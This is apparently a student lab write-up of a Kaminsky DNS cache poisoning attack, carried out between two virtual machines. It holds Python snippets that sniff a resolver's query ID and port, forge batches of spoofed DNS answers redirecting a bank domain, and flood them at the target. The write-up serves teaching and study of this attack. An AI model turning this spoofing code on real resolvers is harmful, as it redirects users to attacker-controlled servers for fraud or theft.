The Kaminsky attack

How to poison a DNS Server cache.

An implementation in Python of the Kaminsky attack. Main goal: poison a DNS cache in order to redirect web visitors to our server. This is a devastating attack because once the server is compromise, all the clients that use the legitimate server to resolve domain name will be redirected to the attacker domain.


Cicchitto Giuseppe

Introduction

Description of the attack:

In 2008, Security Researcher Dan Kaminsky presented on the massively widespread and critical Domain Name System (DNS) vulnerability that allows an intruder to hijack a domain, i.e. corrupt a DNS server so that it replies with the IP address of a malicious web server when asked to resolve URLs within a non-malicious domain such as google.com.
In order to complete the attack, the hacker has to perform several steps.
Let's see what happened in our simulation.

Scenario:



Giuseppe Cicchitto mat 1828816

Working environment:

The simulation has been implemented using an Ubuntu virtual machine that represent the DNS target, and a Kali Linux virtual machine witch represent the attacker. The DNS is configured to send a secret message to the attacker on a the port 1337 once the attack has succeeded.

Prerequisites to perform the attack:

In order to perform the attack we need to know:

1) IP address of the vulnerable DNS Server

   The information was retrieved using the Linux command `ifconfig` on the DNS.

2) IP address and port of DNS (must sniff the request for `badguy.ru`)

   This step is performed by the script. Since the attacker is a valid DNS for the `badguy,ru`, the DNS server will ask to him to resolve that name and the information above will be sniffed

3) IP address of the name server for `.co.uk` (command `dig NS bankofallan.co.uk`)

   In the Kali VM it has been used the command `dig NS bankofallan.co.uk` to know the IP address of the NS that the target DNS will use to resolve the request for a subdomain.

Implementation Step-by-Step:

- **Step1**

  Here the script start to sniff packet arriving on port 53. During this phase the script become aware about:

  a) The Query ID used as a hint for the attack
  b) The source port (DNS side) become the destination port (Badguy side)

  This function is execute by specific thread and it's going to sniff a query response for "badguy.ru". Here is the code:

```
def sniff():
    print "Gathering information about port and qid"
    sok = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sok.bind((LOCAL_IP,53))
    data, addr = sok.recvfrom(4096)
    pkt = DNSRecord.parse(data)
    global DEST_PORT
    DEST_PORT = addr[1]
    global QUERY_ID
    QUERY_ID = pkt.header.id
    sok.close()
```

  Now that the script is actively listening for the answer of the DNS, it can send a request for "badguy.ru".

- **Step2**

  To perform this kind of attack, the scripts need to create the fake response for the DNS.

```
def createDnsAnswer(domain):
    global answer
    print "Creating dns fake answer"
    for x in range(1,100):
        answer = DNSRecord(DNSHeader(id = QUERY_ID + x, qr=1,aa=1,ra=1), q=DNSQuestion(domain), a=RR(domain, rdata=A(NS_IP)))
        answer.add_ar(RR(domain, rdata= A(LOCAL_IP)))
        answers.append(bytes(answer.pack()))
```

  Starting from the query ID obtained from the sniffed response, the script create packet with incremental query ID. This packet will be sent once that a request for a subdomain is made.

- **Step3**

  Here the attack begin: The script start query for the sub domain “a.b.c.bancofallan.co.uk” and send all the fake answer to the DNS Server and guess the (IP, Destination Port, QueryID)

```
def sendPacket(sock):
    print "Sending request for subdomain"
    sendRequestForDomain('a.b.c.bankofallan.co.uk')
    print "start sending fake response"
    for x in answers:
        sock.sendto(x, (TARGET_IP,DEST_PORT))
```

  First of all, the function `sendPacket()`, using `SendRequestForDomain()`, send a request to the sub domain and immediately after starts to send the fake answer hoping that the query ID is matched.

- **Complementary Step**


  To check if the attack was successful, the script starts a thread that is going to listen on port 1337. Since it is a simulation, the virtual machine will be aware of the attack and will send back an hashed secret depending on the word typed in the configuration file config.json (in this case the secret is “you have been hacked”.

```
def sniffsecret():
    skt = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    skt.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    skt.bind(("0.0.0.0", 1337))
    print "start sniffing the secert"
    data , addr = skt.recvfrom(8192)
    print "The attack worked, the secret is"
    print data
    skt.close()
```

Execution of the attack

The attack seems to work, and starting from the value wrote on the `config.json` (”you have been hacked”) the output returned is `f52946ab03e2c2e43967113f8c9def98.`

Here is a sample of the execution:



Conclusion

This attack is only theoretical!! Dan Kaminsky has shown that it could be possible in the old (current in his epoque) DNS configuration, in which the Query ID generation was sequentially incremental and the “transactions” were almost always done on the Port 53 and moreover with an high computing power: in few instants you must were able to generate a series of 16 bits ID
Nowadays the DNS has been made more robust, has been introduced a randomization of the Query ID and of the used Port . In this way is pretty impossible to have success with this attack.